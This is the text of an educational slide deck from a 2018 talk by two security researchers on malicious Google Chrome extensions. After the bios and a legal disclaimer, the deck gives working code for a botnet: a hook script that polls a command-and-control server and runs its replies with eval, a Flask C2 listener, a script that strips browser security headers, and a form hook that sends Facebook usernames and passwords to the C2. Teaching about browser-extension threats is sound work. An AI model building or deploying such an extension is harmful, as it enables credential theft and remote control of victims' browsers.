Girls PowerTech - Google Chrome Malware

Lilly Chalupowski and Xandria Richman
May 3, 2018

Introduction

Xandria Richman

Biography

- Bachelor of Computer Science from UNB
- Volunteered for UNB to help introduce girls to technology
- Joined GoSecure in 2016 and has obtained a leadership position
- Found Flaws in Canada-wide loyalty card program
- Previously worked at Siemens Canada and IBM

Lilly Chalupowski

Biography

- Studied Computer Science and Audio Engineering at Acadia University
- Almost 100% self taught on programming and hacking
- Presented at AtlSecCon on ROP Chain Exploitation
- Presented at AtlSecCon on Google Chrome Malware
- Taught SQL Injection and Phishing Awareness to Digital Nova Scotia Discovery Camp Kids
- Volunteers for Techsploration and mentoring girls looking to enter the tech industry
- Badger - ASLR Entropy and PE File Security Enumerator
- Chameleon - Custom Base64 Encoder
- Chrome Crusader - Google Chrome Malware and Botnet

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.


Only use these tools with/on systems you own or have written permission from the owner. We (the speakers) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

What is Malware

Definition of Malware

Software that is intended to damage or disable computers and computer systems.

Google Chrome




Google Chrome

A freeware web browser developed by Google.

Malware Inside Google Chrome

How is it possible?

Google Chrome Extensions
Which one is Malware?



How does it Work?

- Access All Page Data
- Bypass Security Headers
- AJAX Requests

Accessing All Page Data

- Extensions live inside the browser
- Able to access the DOM (rendered page data)
- Works on HTTP as well as HTTPS websites (includes banking websites)
- Steals information
  - Usernames
  - Passwords
  - Cookies
  - IP Address
  - Conversations

Bypass Security Headers

Security Header Definition

Data that exists within the HTTP protocol as headers that is sent by a server to a browser to invoke security policies.

- Feature is built in
- Allows modification of security headers
- Part of Google's Custom JavaScript Extension API

AJAX Requests

AJAX Definition

With Ajax (Asynchronous JavaScript + XML), Web applications can send and retrieve data from a server asynchronously (in the background) without interfering with the display and behavior of the existing page.

- Send data back and forth in the background
- Execute commands based on the data you receive
- This is why a page can update data on it's own

Languages Used
What do they do?

- JavaScript
  - Modification and access to DOM (rendered page data)
- JSON
  - Configuration Files
- Python
  - Collect data and send commands

manifest.json definition

Every app has a JSON formated manifest.json file, that provides important information.

This information includes:

- permissions
- project file names
- project paths
- other configuration options

Command and Control Server Definition

A computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.

Hooking Definition

In computer programming, hooking covers a range of techniques used to alter or augment the behavior of an operating system, of applications, or of other software components by intercepting function calls or messages or events passed between software components. Code that handles such intercepted function calls, events or messages is called a hook.

hook.js

```
var config = {                                                    //CnC server configuration
  server: "127.0.0.1",                                            //Our test CnC server
  port: 80                                                        //CnC port
};
function cnc(data, callback){                                     //CnC Handler
      try{
            let http = new XMLHttpRequest();
            http.onreadystatechange = function(){
              if (this.readyState == 4 && this.status == 200){
                        callback(this.responseText);              //Callback function
                        return true;
                  }
                  if (this.readyState == 4 && this.status != 200){
                        return false;                             //Try to fail silently
                  }
            };
            http.open('POST', 'http://' + config.server + ':' + config.port, true); //Connect to CnC server
            http.setRequestHeader('Content-Type', 'application/json');
            http.send(JSON.stringify(data));                      //Send the data
            return true;
      } catch(error){
            return false;
      }
}
```

hook.js

```
function sleep(ms) {
      try {
            return new Promise(resolve => setTimeout(resolve, ms));
      } catch(error){
            return false;
      }
}

async function hook(){                    //Async hook to run in background in loop
  try {
    let data = {};                        //Any data you like here
    for (;;){
      cnc(data, function(responseText){
        eval(responseText);               //Execute the command sent back by CnC server
        return true;
      });
      await sleep(10000);                 //Sleep for 10s
    }
  } catch(error){
    return false;
  }
}

hook();
```

server.py

```python
#!/usr/bin/env python

import sys
import json
from flask import Flask
from flask import request

@app.route("/", methods=["POST"])
def cnc_listener():
    try:
        data = request.json
        print(json.dumps(data, indent=4))
        if 'bot' in data:
            return "console.log('1337 botnet dude')"
        return json.dumps(
            data,
            indent=4
        ), 200, {'Content-Type': 'application/json'}
    except Exception as e:
        return json.dumps(
            {
              'error': 'invalid request'
            },
            indent=4), 500, {'Content-Type': 'application/json'}
```

background.js

```
function removeMatchingHeaders(headers, regex, callback){
  for (let i = 0; i < headers.length; i++){
    if (headers[i].name.match(regex)){
      headers.splice(i, 1);
      callback(headers);
      return true;
    }
  }
  return false;
}
function remove_security_headers(details){
  removeMatchingHeaders(
    details.responseHeaders,
    /x-xss-protection/i,
    function(headers){
      return true;
    }
  );
}
chrome.webRequest.onHeadersReceived.addListenter(
  remove_security_headers,
  {urls: ['*://*/*']},
  ['blocking', 'responseHeaders']
);
```

facebook.js

```
document.getElementById('loginbutton').getElementsByTagName('input')[0].addEventListener('click',function(){
        try {
            let email = document.getElementById('email'); //Get Email Address Element
            let pass = document.getElementById('pass');   //Get Password Element
            if (email.value != '' && pass.value != ''){   //Check if data was entered in login fields
              let data = {                                //Capture timestamp, site, user and pass
                    "auth": {
                      timestamp: Date.now(),
                      site: "facebook.com",
                      user: email.value,
                      pass: pass.value
                    }
              };
              cnc(data, function(data){                   //Send the data to to CnC server
                    return true;
              });
              return true;
            }
            return false;
        } catch(error){
            return false;                                 //Try to fail silently
        }
    });
```

Demo
Pray to the Demo Gods!

Questions?

No such thing as a silly question!